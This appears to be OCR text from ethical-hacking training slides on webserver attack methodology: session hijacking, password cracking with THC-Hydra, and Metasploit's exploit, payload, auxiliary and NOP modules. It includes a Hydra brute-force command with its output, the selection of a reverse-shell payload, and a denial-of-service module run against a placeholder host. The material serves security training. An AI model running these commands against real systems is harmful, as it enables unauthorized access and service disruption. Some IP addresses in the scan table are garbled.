
Webserver Attack Methodology: Session Hijacking



I Sniff valid session IDs to gain unauthorized access to the Web Server and snoop the data

2 Use session hijacking techniques such as session fixation, session sidejacking, Cross-site scripting, etc. to capture valid session cookies and IDs

3 Use tools such as **Burp Suite**, **Firesheep**, **JHijack**, etc. to automate session hijacking



Note: For complete coverage of Session Hijacking concepts and techniques refer to Module 10: Session Hijacking

Webserver Attack Methodology: Hacking Web Passwords



Use password cracking techniques such as brute force attack, dictionary attack, password guessing to crack webserver passwords

Use tools such as THC-Hydra, Brutus, etc.

The screenshot shows the THC-Hydra GTK graphical user interface. The window title is "XeHydraGTK". The menu bar includes "File", "Target", "Passwords", "Tuning", "Specific", and "Start". The main area displays the output of the Hydra tool. The output text is as follows:


```
Output
Hydra v4.1 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-05-17 21:58:52
[DATA] 32 tasks, 1 servers, 45380 login tries (l:1/p:45380), ~1418 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 14056.00 tries/min, 14056 tries in 00:01h, 31324 todo in 00:03h
[STATUS] 14513.00 tries/min, 29026 tries in 00:02h, 16354 todo in 00:02h
[21][ftp] host: 127.0.0.1 login: marc password: success
Hydra (http://www.thc.org) finished at 2004-05-17 22:01:38
<finished>
```

At the bottom of the window, there are four buttons: "Start", "Stop", "Save Output", and "Clear Output". Below the window, the command used to run Hydra is shown:

```
hydra 127.0.0.1 ftp -l marc -P /tmp/passlist.txt -e ns -t 32
```

<https://www.thc.org>

Module Flow



Webserver Attack Tool: Metasploit



- The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms

- It supports fully automated exploitation of web servers, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM

metasploit

Project - Scan 1 ▾

Overview Analysis Sessions Campaigns Web Apps Modules Tags Reports Tasks

Hosts


Hosts Notes Services Vulnerabilities Captured Data

Show 100 entries


ID	IP Address	Hostname	Operating Systems	VM?	Purpose	Stats	VMS	Act	Notes	Updated	Status
1	192.168.1.10		Windows 7 Pro (Build 7601) Service Pack 1	No	server	19	1	4	9 minutes ago	Scanned	
2	192.168.1.100		Windows 7 Pro (Build 7601) Service Pack 1	No	client	1	1	0	8 minutes ago	Scanned	
3	192.168.1.100		Windows 7 Pro (Build 7601) Service Pack 1	No	client	1	1	0	8 minutes ago	Scanned	
4	192.168.1.100.31	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	16	1	4	9 minutes ago	Scanned	
5	192.168.1.100		Windows 7 Pro (Build 7601) Service Pack 1	No	client	1	1	0	8 minutes ago	Scanned	
6	192.168.1.100.110	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	1	1	0	8 minutes ago	Scanned	
7	192.168.1.100.111	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	10	1	4	9 minutes ago	Scanned	
8	192.168.1.100.112	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	6	1	4	9 minutes ago	Scanned	
9	192.168.1.100.113	ADMIN-PC	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	6	1	4	9 minutes ago	Scanned	
10	192.168.1.100.115	root@root-PC	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	6	0	0	9 minutes ago	Scanned	
11	192.168.1.100.120	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	9	1	4	9 minutes ago	Scanned	
12	192.168.1.100.121	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	11	1	4	9 minutes ago	Scanned	
13	192.168.1.100.122	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	9	1	4	9 minutes ago	Scanned	
14	192.168.1.100.123	ADMIN-PC	Microsoft Windows 7 Professional (Build 7601) Service Pack 1	No	client	9	1	4	9 minutes ago	Scanned	
15	192.168.1.100.124	root14	Microsoft Windows (R) SP2 - 32-bit Edition	No	client	6	2	2	7 minutes ago	Scanned	

<http://www.metasploit.com>


Metasploit Architecture



Metasploit Exploit Module



- It is the basic module in Metasploit used to encapsulate an exploit using which users target many platforms with a single exploit
- This module comes with simplified meta-information fields
- Using a Mixins feature, users can also modify exploit behavior dynamically, brute force attacks, and attempt passive exploits



Steps to exploit a system follow the Metasploit Framework

- 1 Configuring Active Exploit
- 2 Verifying the Exploit Options
- 3 Selecting a Target
- 4 Selecting the Payload
- 5 Launching the Exploit

Metasploit Payload Module



- Payload module establishes a communication channel between the Metasploit framework and the victim host
- It combines the arbitrary code that is executed as the result of an exploit succeeding
- To generate payloads, first select a payload using the command:



```
msf > use windows/shell/reverse_tcp
msf payload(shell/reverse_tcp) > generate -h
Usage: generate [options]
Generates a payload.

OPTIONS:
-b <opt> The list of characters to avoid.
[\x00\xff]
-e <opt> The name of the encoder module to use.
-h Help banner.
-o <opt> A comma-separated list of options in
        VAR=VAL format.
-s <opt> NOP sled length.
-t <opt> The output type: ruby, perl, c, or raw.
msf payload(shell/reverse_tcp) >
```



Metasploit Auxiliary Module



- Metasploit's auxiliary modules can be used to perform arbitrary, one-off actions such as port scanning, denial of service, and even fuzzing
- To run auxiliary module, either use the `run` command, or use the `exploit` command

Command Prompt

```
msf > use dos/windows/smb/ms06_035_mailslot
msf auxiliary(ms06_035_mailslot) > set RHOST 1.2.3.4
RHOST => 1.2.3.4
msf auxiliary(ms06_035_mailslot) > run
[*] Mangling the kernel, two bytes at a time...
```



Metasploit NOPS Module




- NOP modules generate a no-operation instructions used for blocking out buffers
- Use `generate` command to generate a NOP sled of an arbitrary size and display it in a given format

OPTIONS:

- b <opt>: The list of characters to avoid: '\x00\xff'
- h: Help banner
- s <opt>: The comma separated list of registers to save
- t <opt>: The output type: ruby, perl, c, or raw

```
msf nop(opty2)>
```



Generates a NOP sled of a given length

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```



Command to generate a 50 byte NOP sled

